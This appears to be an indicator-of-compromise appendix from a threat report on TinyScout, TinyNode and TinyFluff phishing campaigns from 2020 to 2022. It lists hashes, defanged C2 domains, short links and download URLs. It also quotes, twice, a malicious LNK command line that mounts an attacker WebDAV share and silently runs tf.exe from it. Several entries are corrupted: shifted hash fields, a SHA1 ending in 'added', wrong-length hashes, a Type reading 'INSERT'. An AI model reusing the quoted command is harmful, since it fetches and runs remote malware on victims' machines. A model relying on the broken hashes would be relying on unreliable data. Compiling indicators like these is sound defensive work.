<b>SHA1</b>	283bbf74b895bbc074fd3869b207226cd21d88830dee2f12e8b2d20ce1f82e5d
<b>SHA256</b>	5aa4d6d53f23a663c31451a5caa3f0328257d60a5157e6a33236c650d29f5b7f

<b>Name</b>	Web Browser Pass View
<b>Type</b>	NirSoft tool
<b>Size</b>	053778713819beab3df309df472787cd
<b>MD5</b>	99c7b5827df89b4fafc2b565abed97c58a3c65b8
<b>SHA1</b>	f999357a17e672e87fbed66d14ba2bebd6fb04e058a1aae0f0fdc49a797f58fe
<b>SHA256</b>	5aa4d6d53f23a663c31451a5caa3f0328257d60a5157e6a33236c650d29f5b7f

## The campaign carried out on July 7, 2020

### Network

Description	IOC
An address from which TinyScout was downloaded	hxxps://hello.tyvbxdobr0.workers[.]dev/decide.php
TinyScout C2	hxxps://hello.tyvbxdobr0.workers[.]dev hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev hxxps://old-mud-23cb.tkbizulvc.workers[.]dev hxxp://45.61.138[.]170

## Files

Name	Covid19-ВтораяВолна.zip
Type	Archive
Size	14416 bytes
MD5	A0C498C053A331229085BAE29B00ABDD
SHA1	4A17CDD0B7552BEA5F1F24548218489A8EE00878
SHA256	EC838AE6B9F031B7B57D37E4A11B92F63C68B67640EE42B2EDB6D6C98EA9AD74

Name	<%dirty_name%>.docx.lnk
Type	TinyLink
Size	28101 bytes
MD5	ac27db95366f4e7a7cf77f2988e119c2
SHA1	293d959695690ddae75ad1d4411cd72c1c2b0b97
SHA256	827773bd4558521678608e84f27c5f0eebc6761aa40892b6b0bef67109b751c5

Name	-
Type	Decoy document
Size	12751 bytes
MD5	4098DDD8035A3BF254F1E8B4FAEF396A
SHA1	6F91D03B34A9A1684C0DC01B6B623DAFF2E0E892
SHA256	1E5256D0A49BFC85CB120B58B501B81DE17A80E42D0D3673A798627FD11A54AA

Name	-
Type	TinyHTA
Size	12832 bytes
MD5	3E82773322A0C084FEE0B0E9A8CF55ED
SHA1	CBDBA87DF40E08208AC324550BF649F419384E9F
SHA256	46D0F25F4A241D8F5887F6A46522029F9C6B561802566E4290713B8AF95E83D4
C2	hxxps://hello.tyvbxdobr0.workers[.]dev/decide.php



<b>Name</b>	decide.php
<b>Type</b>	TinyScout
<b>Size</b>	61016 bytes
<b>MD5</b>	C81CBEA7B3FD7B02F7F6AAF7B90A2247
<b>SHA1</b>	B014A640C81D940C86B37C51373120288D3349A3
<b>SHA256</b>	EF605F2B9D65C01C888DB6D52EED2EED35403B6F9F9E2E2E37BCFC45DBADD718
<b>C2</b>	hxxps://hello.tyvbxdobr0.workers[.]dev
<b>C2</b>	hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev
<b>C2</b>	hxxps://old-mud-23cb.tkbizulvc.workers[.]dev
<b>C2</b>	hxxp://45.61.138[.]170

## The campaign carried out on August 10/11, 2020

### Network

Short link	Link	Archive MD5
hxxps://bit[.]ly/2Ds6Z2I	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/04	d1ff8866c80803507df5666e5699a0d5
hxxps://bit[.]ly/2PAwroY	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/01 hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/02	
hxxps://bit[.]ly/3ipNneh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/02	
hxxps://bit[.]ly/2PEuAQc	hxxps://green-cherry-3361.nscimupf.workers[.]dev/03 hxxps://green-cherry-3361.nscimupf.workers[.]dev/02	d9e4341f8b70984ac822d9bdc1026c57
hxxps://bit[.]ly/3ihn3D4	hxxps://green-cherry-3361.nscimupf.workers[.]dev/01	
hxxps://bit[.]ly/2CeH5i6	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/006	d9d745196460d2511c2a930739750f78
hxxps://bit[.]ly/2DOczMr	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/003 hxxps://cool-unit-189b.poecdjusb.workers[.]dev/002	
hxxps://bit[.]ly/3irwdwH	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/002	
hxxps://bit[.]ly/31P0dw7	hxxps://wild-wind-5119.bhrcaoqf.workers[.]dev/04	686cd33bf5abeafe0bf6b62bb84c368c
hxxps://bit[.]ly/30F3miA	hxxps://wild-wind-5119.bhrcaoqf.workers[.]dev/02	
hxxps://bit[.]ly/3gK9fjV	hxxps://wild-wind-5119.bhrcaoqf.workers[.]dev/01	
hxxps://bit[.]ly/31EgJ1T	hxxps://wild-wind-5119.bhrcaoqf.workers[.]dev/03	
hxxps://bit[.]ly/3ihn3D4	hxxps://green-cherry-3361.nscimupf.workers[.]dev/01	
hxxps://bit[.]ly/3irwdwH	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/002	
hxxps://bit[.]ly/2DAY4Mh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/03	
hxxps://bit[.]ly/2PFNiXE	hxxps://green-cherry-3361.nscimupf.workers[.]dev/05	
hxxps://bit[.]ly/30EJKer	hxxps://green-cherry-3361.nscimupf.workers[.]dev/02	
hxxps://bit[.]ly/3acjLOM	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/05	
hxxps://bit[.]ly/3ipNneh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/02	
hxxps://bit[.]ly/3fHCMtr	hxxps://green-cherry-3361.nscimupf.workers[.]dev/04	
hxxps://bit[.]ly/30HBGtt	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/0055	

Short link	Link	Archive MD5
hxxps://bit[.]ly/2DAY4Mh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/03	
hxxps://bit[.]ly/2DAY4Mh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/03	
hxxps://bit[.]ly/30EJKer	hxxps://green-cherry-3361.nscimupf.workers[.]dev/02	
hxxps://bit[.]ly/3acjLOM	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/05	
hxxps://bit[.]ly/3fHCMtr	hxxps://green-cherry-3361.nscimupf.workers[.]dev/04	
hxxps://bit[.]ly/30HBGtt	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/0055	2d1095afb083a73537b193a7dd46b9d7

## Files

<b>Name</b>	Акт сверки ФинАудитСервис.[0-9a-z]{6}.zip
<b>Type</b>	Initial archive
<b>Size</b>	638410 bytes
<b>MD5</b>	2d1095afb083a73537b193a7dd46b9d7
<b>SHA1</b>	99c832b2b39a4826cd5756714339d8f781fdaf1a
<b>SHA256</b>	0eeb8ecf20cf0b00d6c5a28649507bd4cd0bb3c135f84801ab05ee0bfcc4aa68

<b>Name</b>	7za.exe
<b>Type</b>	Legit application
<b>Size</b>	471552 bytes
<b>MD5</b>	632f81520aeef635c2e86a7ebd032131
<b>SHA1</b>	fdc663954b7926f90f0626801c3eb821f91d9e42
<b>SHA256</b>	dfa9dc10c2e18009cba21d219ff6792b908b5a3c0946bac162265b461c02d6be

<b>Name</b>	document.doc
<b>Type</b>	Decoy document
<b>Size</b>	477 bytes
<b>MD5</b>	7fe868b3f3cfdad45ceb9f1a6f97a194
<b>SHA1</b>	7546a365cdaeebfd3be7506dbd86cf4dcbad026b
<b>SHA256</b>	49417ff452ea989ec2ac6d3ff3878caecf71c4c2e5caaaaf560d4350a66b2b379

<b>Name</b>	service
<b>Type</b>	Script
<b>Size</b>	19206 bytes
<b>MD5</b>	4333f9d3e9832522270384ba39e9047b
<b>SHA1</b>	688dcea40da20140bbeea5eb17a1967c5a4f8460
<b>SHA256</b>	fc3c6671d19450696bbe73f6ec12388f3b89149f0093312fbc1237e245919afd

<b>Name</b>	wget.exe
<b>Type</b>	Legit application
<b>Size</b>	401408 bytes
<b>MD5</b>	bd126a7b59d5d1f97ba89a3e71425731
<b>SHA1</b>	457b1cd985ed07baffd8c66ff40e9c1b6da93753
<b>SHA256</b>	a48ad33695a44de887bba8f2f3174fd8fb01a46a19e3ec9078b0118647ccf599

<b>Name</b>	<%dirty_name%>.exe
<b>Type</b>	TinyNode
<b>Size</b>	660961 bytes
<b>MD5</b>	d99b5066d8cd0f042c6b1aa18855c4f0
<b>SHA1</b>	c19b68e4b1cb251db194e3c0b922e027f9040be3
<b>SHA256</b>	268953af63bad4895dd06c024fd1ec2af2c134623a0e100e26894e4d6bab741e

<b>Name</b>	Акт сверки PCПП.[0-9a-z]{6}.zip
<b>Type</b>	Initial archive
<b>Size</b>	644460 bytes
<b>MD5</b>	686cd33bf5abeafe0bf6b62bb84c368c
<b>SHA1</b>	b83fb48c4018d8c8db681e18df97827240c678e0
<b>SHA256</b>	3afd94956cbb908d61db7689bc18d606f02dc0f20200dd1e353d0bcc6c4b03fe

<b>Name</b>	<%dirty_name%>.exe
<b>Type</b>	TinyNode
<b>Size</b>	718578 bytes
<b>MD5</b>	1f0613891576c43e4202cb678a2a4a01
<b>SHA1</b>	a2d4b0914d164f2088130bee3cdc4e5f4765c38
<b>SHA256</b>	6269fd417f93e7c0d7cab576b35dc3b6f6a58c0f04e75533bad84987c228f0e6

<b>Name</b>	Акт сверки PCПП.[0-9a-z]{6}.zip
<b>Type</b>	Initial archive
<b>Size</b>	638402 bytes
<b>MD5</b>	9f3d7648a437e92f82412664a0ba38ed
<b>SHA1</b>	ec34986dc472dbcbd9dd2e1ad1c42e1d11d59263
<b>SHA256</b>	6f9093723e8f952e280396899c0ea3df2370ccd5e4100c2d5dab6ecc6aede224

Name	<%dirty_name%>.exe
Type	TinyNode
Size	660961 bytes
MD5	d99b5066d8cd0f042c6b1aa18855c4f0
SHA1	c19b68e4b1cb251db194e3c0b922e027f9040be3
SHA256	268953af63bad4895dd06c024fd1ec2af2c134623a0e100e26894e4d6bab741e

Name	Счет на оплату PCПП.[0-9a-z]{6}.zip
Type	Initial archive
Size	646425 bytes
MD5	d1ff8866c80803507df5666e5699a0d5
SHA1	965ff45695e6b2eacbbb1317b7789479f925cb2e
SHA256	0932b17c596d24163682e7e6bcc74421114fbb83b1181fd27577ad691532a632

Name	<%dirty_name%>.exe
Type	TinyNode
Size	711277 bytes
MD5	b0bba84c50dc46946a130bdfdef2983b
SHA1	2c687d52cc76990c08ec8638399f912df8fb72de
SHA256	e7d2deba4fccbea79ffa209ebe0ce49f98aecfb340c8d6ec3ea1773cb12cb07e

Name	Счет на оплату PCПП.[0-9a-z]{6}.zip1zip
Type	Initial archive
Size	646055 bytes
MD5	d9e4341f8b70984ac822d9bdc1026c57
SHA1	d03d9209ee9b7caa978050da2029e334061c1d2b
SHA256	a7aed88555aa6aff1709fd2feabbaec0d20041fcedf0a37e9c6f74f2b4e9a4dd

Name	<%dirty_name%>.exe
Type	TinyNode
Size	732155 bytes
MD5	f6d5246abdd434a24a6739869eaac132
SHA1	8b20babe972f580f1b8f4aca4f7724f7866a595a
SHA256	75fa551eec71d6d8b9817266813715c2bbb7a537005587f9f1e0d058a05febc6

<b>Name</b>	Акт сверки ФинАудитСервис.[0-9a-z]{6}.zip
<b>Type</b>	Initial archive
<b>Size</b>	645405 bytes
<b>MD5</b>	d9d745196460d2511c2a930739750f78
<b>SHA1</b>	7a8188a627540aac403fc74a1e38f3fb4221b added
<b>SHA256</b>	f8afaaddf1053e11366340c7324a17a8e7cbff1fc9cf0aa13f0a9dbe0830ba7a

<b>Name</b>	<%dirty_name%>.exe
<b>Type</b>	TinyNode
<b>Size</b>	767441 bytes
<b>MD5</b>	0c6b402571d0d7b021997c144fd8895e
<b>SHA1</b>	18a28811dbbcc97757091ddb3e3ab6982b0bbfc9
<b>SHA256</b>	ac99ac38788b2cc42bd0a9cf6455d86205c21485e228b23cc71b49039fb1ba40

## The campaign carried out on August 13, 2020

### Network

Short link	Link	Archive MD5
<a href="https://bit.ly/2ClOrSR">https://bit.ly/2ClOrSR</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/004">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/004</a>	782c2a7ba8b2572b33f9761327d89c22
<a href="https://bit.ly/2DBnXf3">https://bit.ly/2DBnXf3</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/001">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/001</a>	
<a href="https://bit.ly/2EZQsmK">https://bit.ly/2EZQsmK</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/005">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/005</a>	
<a href="https://bit.ly/3gPutND">https://bit.ly/3gPutND</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/003">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/003</a>	
<a href="https://bit.ly/3gR9VnS">https://bit.ly/3gR9VnS</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/007">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/007</a>	
<a href="https://bit.ly/3gRCmCb">https://bit.ly/3gRCmCb</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/008">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/008</a>	
<a href="https://bit.ly/2DS4Uga">https://bit.ly/2DS4Uga</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/002">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/002</a>	
<a href="https://bit.ly/31ERyMm">https://bit.ly/31ERyMm</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/04">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/04</a>	

### Files

<b>Name</b>	Счет на оплату РБК.[0-9a-z]{6}.zip
<b>Type</b>	Initial archive
<b>Size</b>	649066 bytes
<b>MD5</b>	782c2a7ba8b2572b33f9761327d89c22
<b>SHA1</b>	ce5c44f1f10244a6c37b7b9770cd322947bcaf
<b>SHA256</b>	9106288e7c43b6291829f477baa55650f3e8e45cb5f95e114ffabc00dca52a25

Name	<%dirty_name%>.exe
Type	TinyNode
Size	723049 bytes
MD5	30fdbf2335a9565186689c12090ea2cf
SHA1	a9a282a11a97669d96cce3feaeaaa13051d51880
SHA256	65267892a81d5e6c38c12d808623314ed9798156f3c24df2e8e906394fd51396

Name	document.doc
Type	Decoy document
Size	477 bytes
MD5	7fe868b3f3cfdad45ceb9f1a6f97a194
SHA1	7546a365cdaeefd3be7506dbd86cf4dcbad026b
SHA256	49417ff452ea989ec2ac6d3ff3878caecf71c4c2e5caaf560d4350a66b2b379

Name	service
Type	Script
Size	19206 bytes
MD5	4333f9d3e9832522270384ba39e9047b
SHA1	688dcea40da20140bbeea5eb17a1967c5a4f8460
SHA256	fc3c6671d19450696bbe73f6ec12388f3b89149f0093312fbc1237e245919afd

## The campaign carried out on August 14, 2020

### Network

Short link	Link	Archive MD5
hxxps://bit[.]ly/3akT1LK	hxxps://odd-thunder-c853.tkbizulvc.workers[.]dev/	e2dff305785a19f0d2eb1e48af22ffa2
hxxps://bit[.]ly/3fUIDg3	hxxps://aged-rain-32f0.bhrcaoqf.workers[.]dev/	fad48c6feee501c439118ba35a490327
hxxps://bit[.]ly/30TGUCH	hxxps://rapid-cake-5a6a.bhrcaoqf.workers[.]dev/	8edfafb0b2bac84ed1de8e0db4199f8e
hxxps://bit[.]ly/3amuLsD	hxxps://withered-butterfly-9cd3.tkbizulvc.workers[.]dev/	f625b9003ae03ef9ce8b1f245bb4a016

## Files

Name	<%dirty_name%>.exe
Type	TinyNode
Size	748076 bytes
MD5	b9722a826f73022c04972a6384a3e5c1
SHA1	63aa6ee17e4afeaaacef571e7a8f785cc55c234f
SHA256	095989e0b524af5e8cae7ac1b9c9018c0d7b5078691f129752c185535c975e68

Name	<%dirty_name%>.exe
Type	TinyNode
Size	723177 bytes
MD5	bef71ffedfcef72e60a92113c17beaa5
SHA1	7bce9b2c788a4599000c2c1c53f2bc9be6c6e06b
SHA256	076b9fac004cc230dec755809994595d75a8720bf57b90819158e549a25ff102

Name	<%dirty_name%>.exe
Type	TinyNode
Size	717076 bytes
MD5	4dc91da4e44aa9248c9086647bdecde9
SHA1	c78374d2709f5c45a8abd3734e3490c3f5413ff9
SHA256	207cb54af358203cb7811202ef84e8dca523634951ddd5d7da101799136d4a5e

Name	<%dirty_name%>.exe
Type	TinyNode
Size	714755 bytes
MD5	d4cf5fd13c436523ec34e30c22ae5b63
SHA1	c1d750bc54a456fa105d4669ec7884879f13ee90
SHA256	c6a2d72497aba7889a34f8805a859f6717b53d4959c6ec067d87de8103f91fe7

Name	service
Type	INSERT
Size	19206 bytes
MD5	4333f9d3e9832522270384ba39e9047b
SHA1	688dcea40da20140bbeea5eb17a1967c5a4f8460
SHA256	fc3c6671d19450696bbe73f6ec12388f3b89149f0093312fbc1237e245919afd



Name	document.doc
Type	Decoy document
Size	477 bytes
MD5	7fe868b3f3cfdad45ceb9f1a6f97a194
SHA1	7546a365cdaeebfd3be7506dbd86cf4dcbad026b
SHA256	49417ff452ea989ec2ac6d3ff3878caecf71c4c2e5caaf560d4350a66b2b379

## The campaign carried out on August 19, 2020

### Network

Short link	Link	Archive MD5
hxxps://bit[.]ly/3l1WCDI	hxxps://wild-union-7905.randie.workers[.]dev/002	a94594761f3b56fa2c0af297743b2f88
hxxps://bit[.]ly/2FDfwQY	hxxps://wild-union-7905.randie.workers[.]dev/001	

### Files

Name	<%dirty_name%>.exe
Type	TinyNode
Size	717090 bytes
MD5	cc3e91b1bdb75bbf33b8d869f8306307
SHA1	0e3673bb0511a2dc9fb3339900a6fa297b208b3f
SHA256	0d6af4ebf5db891483091b2029a94a338907580191750c95f586440d32c1c533

Name	<%dirty_name%>.exe
Type	TinyNode
Size	1012896 bytes
MD5	7d445391c33fdbc636edaca3e196afd3
SHA1	4e1069afb05d7c33ef90f5aa5e84e891fc447226
SHA256	2df544ea3d70cde13fb66db5b82f1cf03fb1c53e7c7af95acafef5d98852b5a8

Name	doc.doc
Type	Decoy document
Size	2070 bytes
MD5	7b0e9c7d9460c66c0f498237c92b8b8b
SHA1	a7cf4bf17ad630a03e8816c9a6803ce7f004eaff
SHA256	d2077662040af3d968e5d1c6dcbbc24b85e20564c0c5d0205ac47e375e392435

<b>Name</b>	service
<b>Type</b>	Script
<b>Size</b>	18966 bytes
<b>MD5</b>	a826a78d35137c77968ea41eae30bfcc
<b>SHA1</b>	08cb0e88fd8a8dd02727cf4bce22cb7e4b11e05b
<b>SHA256</b>	4b552f1a96c2558dce69b4565360a39c8c8bdc86d269f75236a9a4ffee8d193b

## The campaign carried out on February 4, 2021

### Network

Short link	Link	Archive MD5
hxxps://bit[.]ly/36Dtpcl	hxxps://shiny-meadow-ce6e.xena.workers[.]dev/987654	A6B13D2DAE329A6D24212F4C29275A18
hxxps://bit[.]ly/3ol5nmY	hxxps://restless-shadow-3c21.xena.workers[.]dev/543	
hxxps://bit[.]ly/2O2G1n7	hxxps://curly-wind-45ba.xena.workers[.]dev/345678765	
hxxps://bit[.]ly/3ol7UgY	hxxps://curly-wind-45ba.xena.workers[.]dev/8765	A94985FE82806B6F5959A2FA8D97F89F
hxxps://bit[.]ly/3tnBITz	hxxps://shiny-meadow-ce6e.xena.workers[.]dev/6754345654	
hxxps://bit[.]ly/3oMjzeB	hxxps://shiny-meadow-ce6e.xena.workers[.]dev/23456765	

### File system

- C:\Windows\swind2.exe
- C:\Windows\gdrv.sys
- C:\Windows\fs.sys
- C:\Windows\kernconfig.ini

### Files

<b>Name</b>	Нарушения от АКИТ - [0-9]{5}.docx Счет на оплату АКИТ - [0-9]{5}.docx Центры вакцинации от оперштаба - [0-9]{5}.docx
<b>Type</b>	Malicious document
<b>Size</b>	822735 bytes
<b>MD5</b>	A6B13D2DAE329A6D24212F4C29275A18
<b>SHA1</b>	0A3506E1B89016E643B5AAACCB5419224074CBAD
<b>SHA256</b>	36d335d96db7ccc84a732afa8b264fa72443aa8ba31445d20879882b783513b

<b>Name</b>	Нарушения от АКИТ - [0-9]{5}.docx Счет на оплату АКИТ - [0-9]{5}.docx
<b>Type</b>	Malicious document
<b>Size</b>	822735 bytes
<b>MD5</b>	A94985FE82806B6F5959A2FA8D97F89F
<b>SHA1</b>	658008DBF9BB4DED001E697C82F8CD9FA48A0353
<b>SHA256</b>	bb4e966baf87678049aa6977ca81ae3ff34c9068c2145bb3085fbef0c45d5a2a

<b>Name</b>	Doc1.dotm
<b>Type</b>	Malicious template
<b>Size</b>	21514 bytes
<b>MD5</b>	fc30d82f21a14e27d5b8bff01285a2c6
<b>SHA1</b>	a671557f118b1d23facaba0641f3f3125c236c34
<b>SHA256</b>	25ea03020243554dbfab6d5b4b3f70013e2f12734667975a203ce7a3108a480d

<b>Name</b>	-
<b>Type</b>	Malicious RTF
<b>Size</b>	18361 bytes
<b>MD5</b>	A6C85EC38962B6728618A1DA8CA17F5F
<b>SHA1</b>	AA03F861D81CADED3DC14D4CED45258819EED4
<b>SHA256</b>	e4c5a0593baf8a9b54bf1a4e6ddb35db9abbe765ca4dff4f42b957b543c242c1

<b>Name</b>	-
<b>Type</b>	TinyNode
<b>Size</b>	674046 bytes
<b>MD5</b>	3DC24134926515AFD15A8C5B2ED43C90
<b>SHA1</b>	3378D5A1A136D7C4FD991AD20E7FE921F3CA19A0
<b>SHA256</b>	9322ADCDEF767862D923BE4DE8E6ADCA71B3DDE8FD1BFE49406DAC20CCC43EE

<b>Name</b>	service
<b>Type</b>	Script
<b>Size</b>	14100 bytes
<b>MD5</b>	C5C5D5A66F8F5C84442DB39B36ED2147
<b>SHA1</b>	14DBE26AAB406EE8324E94C0212EA495D8B0A04B
<b>SHA256</b>	8F2D8516CAD24768EFCB5DF3A388780A301AF13F7A38F7509F82A974506047C2

## The campaign carried out on March 22, 2022

### Network

<b>Domain</b>	***finance[.]org
<b>Description</b>	A domain from which malicious emails were sent
<b>TXT</b>	v=spf1 redirect=_spf.yandex.net
<b>Registrar</b>	namecheap, inc
<b>Reg date</b>	2022-03-02
<b>Exp date</b>	2023-03-02

<b>Domain</b>	eccbc8[.]com
<b>Description</b>	C2 TinyFluff
<b>Registrar</b>	namecheap, inc
<b>Reg date</b>	2022-03-02
<b>Exp date</b>	2023-03-02

<b>Domain</b>	a3c65c[.]org
<b>Description</b>	C2 TinyFluff
<b>Registrar</b>	namecheap, inc
<b>Reg date</b>	2021-12-07
<b>Exp date</b>	2022-12-07

Domain	Link	Archive MD5
eccbc8[.]com	ns1[.]eccbc8[.]com	46.101.113[.]161
	ns2[.]eccbc8[.]com	161.35.41[.]9
	ns3[.]eccbc8[.]com	
	ns4[.]eccbc8[.]com	
a3c65c[.]org	ns1[.]a3c65c[.]org	46.101.113[.]161
	ns2[.]a3c65c[.]org	161.35.41[.]9
	ns3[.]a3c65c[.]org	
	ns4[.]a3c65c[.]org	

Domain	Archive MD5
hxxps://dl[.]dropboxusercontent[.]com/s/1956cypkkihawuu/Anketa.docx?dl=0	70F4416F6EC6C0DBF916A717BC4A612F
hxxps://dl[.]dropboxusercontent[.]com/s/gjyjs0rbtiHy7ue/Doc1.dotm	669cd24d66587ebdbb709302ed011c0e1

## Files

Name	Anketa.docx
Type	Malicious document
Size	137081 bytes
MD5	70F4416F6EC6C0DBF916A717BC4A612F
SHA1	AF3190DE95DD187661D0866404B087EC7BB8C6BA
SHA256	700FC6C697A869CC978D042B024E59C5FCD4E8905C2FBC7CAEEB3760C2905B5C
Link	hxxps://dl[.]dropboxusercontent[.]com/s/1956cypkkihawuu/Anketa.docx?dl=0

Name	Doc1.dotm
Type	Malicious template
Size	17778 bytes
MD5	669cd24d66587ebdbb709302ed011c0e
SHA1	313c8241e0c74fac52530c55089979ac4763e0e2
SHA256	ea95c527da29ca29072617dce28a567d11a7c777f2fcc2a752d0dff626180e70
Link	hxxps://dl[.]dropboxusercontent[.]com/s/gjyjs0rbtiyh7ue/Doc1.dotm

Name	image2.jpg, image2.exe
Type	TinyFluff
Size	104448 bytes
MD5	B59B53C35F03CFF659F848297BCF3314
SHA1	BD0A6A3628F268A37AC9D708D03F57FEFE5ED55E
SHA256	4682A66EFA7C79AB56DFDFC1BBA5CF001D380D516FF1B64ACEA0B53784FDE8CC
Compilation timestamp	2022-03-20 13:25:12 UTC
PDB	Z:\TinyFluff\Release\TinyFluff.pdb

Name	s.txt
Type	Malicious TinyFluff script
Size	16092 bytes
MD5	fc763a77dffdbbc62d256524cd4808d9
SHA1	fab504d579b2e1aae8701ea1bda3f3a8b694927f
SHA256	476852e3257631d6ac2882237cfa146dcaefe17a10a11b984aec5cc9b61d48d4

## File system

- %TEMP%\docx1.zip
- %TEMP%\word\media\image2.jpg
- %TEMP%\word\media\image2.exe

# The campaign carried out on March 25, 2022

## Network

<b>Domain</b>	konsultantplus[.]net
<b>Description</b>	A domain from which malicious emails were sent
<b>TXT</b>	v=spf1 redirect=_spf.yandex.net
<b>Registrar</b>	namecheap, inc
<b>Reg date</b>	2022-03-23
<b>Exp date</b>	2023-03-23

Value	Description
192.248.176[.]138	WebDav server
46.101.113[.]161	TinyFluff C2

Value	Archive SHA1
hxxps://dl.dropboxusercontent[.]com/s/9kng4v6vuq7mq39/akt_sverki.zip?dl=0	dda9900cefa8cdc8ec362d80480ba6c4cfdc62b2
hxxps://dl.dropboxusercontent[.]com/s/fq8ew6gl3x46rjc/Akt_sverki.zip?dl=0	
hxxps://dl.dropboxusercontent[.]com/s/lf1w11jxp2z0f6s/Akt_sverki.zip?dl=0	
hxxps://dl.dropboxusercontent[.]com/s/hy2ub5wnns4c0fi/Akt_sverki.zip?dl=0	
hxxps://dl.dropboxusercontent[.]com/s/ivopsmmssq04p92/DopSog_Consult.zip?dl=0	ae52c93c16c63aac9be778e89157b67c7bc7c61c
hxxps://dl.dropboxusercontent[.]com/s/mt0boz6v3u11hlx/DopSog_Consult.zip	
hxxps://dl.dropboxusercontent[.]com/s/ocrracouta681r5/DopSog_Consult.zip?dl=0	
	1e22af4c6e4dfe625043dddde295fef84bd36ab9

## Files

<b>Name</b>	DopSog_Consult.zip
<b>Type</b>	Archive
<b>Size</b>	987 bytes
<b>MD5</b>	3e4ab86263e0ff5a35f2e3fb17d03727
<b>SHA1</b>	ae52c93c16c63aac9be778e89157b67c7bc7c61c
<b>SHA256</b>	09c0ac9e09f91a415f674c6cd27b1cc44d8c695da6a449d6baf70107027af2fa
<b>Embedded file SHA1</b>	e1b5fc5df05b25fc7136cf9b7ea252e50ebff2ef

<b>Name</b>	Akt_sverki.zip
<b>Type</b>	Archive
<b>Size</b>	1002 bytes
<b>MD5</b>	64db43f22430e75716aacd7ca13bbac6
<b>SHA1</b>	dda9900cefa8cdc8ec362d80480ba6c4cfdc62b2
<b>SHA256</b>	f1102cceed4e6529f8c5b1bf387b798bfba727b49c4a7442b19c392335291cab
<b>Embedded file SHA1</b>	3c1b1942537ee273325b02ec305bb02e2d0a02f8

<b>Name</b>	DopSog_Consultant.docx.lnk
<b>Type</b>	Malicious LNK
<b>Size</b>	1610 bytes
<b>MD5</b>	858d14841bc1cc90e8e24a51aca814e1
<b>SHA1</b>	e1b5fc5df05b25fc7136cf9b7ea252e50ebff2ef
<b>SHA256</b>	f36305e01515b73607f0f8941d9093fabe1b7a7e3f90c18f137403a0f016cdf
<b>Command line</b>	"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe

<b>Name</b>	Akt_sverki_Consultant.docx.lnk
<b>Type</b>	Malicious LNK
<b>Size</b>	1618 bytes
<b>MD5</b>	e8fce013184401fb8d6e248fc91b4f9e
<b>SHA1</b>	3c1b1942537ee273325b02ec305bb02e2d0a02f8
<b>SHA256</b>	0a0889330501ee52ca5fe2b2f41fbcad7d26afce8bc430c7fe274e6ebe64c680
<b>Command line</b>	"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe

<b>Name</b>	Akt_sverki_Consultant.docx
<b>Type</b>	Decoy document
<b>Size</b>	22614 bytes
<b>MD5</b>	e959fa8191ca2e4dd99932e149668ade
<b>SHA1</b>	79526eaf1489762ca1deca358d6742f9c1718ca6
<b>SHA256</b>	4ff26fed848df58550c656fb1676a9afded48060381c55d45154a90a3272ba9e



Name	DopSog_Consultant.docx
Type	Decoy document
Size	24551 bytes
MD5	0ead98011c8d777fd2772d41ab990111
SHA1	9569f635576ec5460571ca6ee02f9b01f39956ea
SHA256	990ef464d76b206e4727ee9ccba9c0be33a278a26116c3c2c839125abc97777f

Name	tf.exe
Type	TinyFluff
Size	88576 bytes
MD5	9dc7f56d0bb5d7543d0ea4a644110623
SHA1	c82e12e563d5d5f4a8dd67703b5df7373b457abc
SHA256	8f3747775a1bdeae4627763687bdc2ef325874e7a908f3ec24380c5d2f2b44a
Compilation timestamp	2022-03-24 09:02:10 UTC
PDB	Z:\WebFluffPP\Release\TinyFluff.pdb

Name	s.txt
Type	Malicious TinyFluff script
Size	8392 bytes
MD5	1ddda12e2a8594bc458dbf22b4b39c27
SHA1	dbaad9f3af3e48da6ef6a93747b2a1939ffa4b3d
SHA256	2b507a5d9af760667e18cd11584816575d102d7e9e1900de29b8513d30f6d65c

## File system

- %APPDATA%\%MachineGuid%

## The campaign carried out on June 7, 2022

### Network

Value	Description
164.92.135[.]160	WebDav server
146.190.27[.]153	TinyFluff C2

Value	Archive SHA1
hxxps://dl[.]dropboxusercontent[.]com/s/8hcmv60c2yd3tpx/Parus_Docs.zip?dl=0	d90e586a829d63bc1c31a4b51582ee94f257858d
hxxps://dl[.]dropboxusercontent[.]com/s/0casi8xyec1qp4n/Parus_Pretenziya.zip?dl=0	
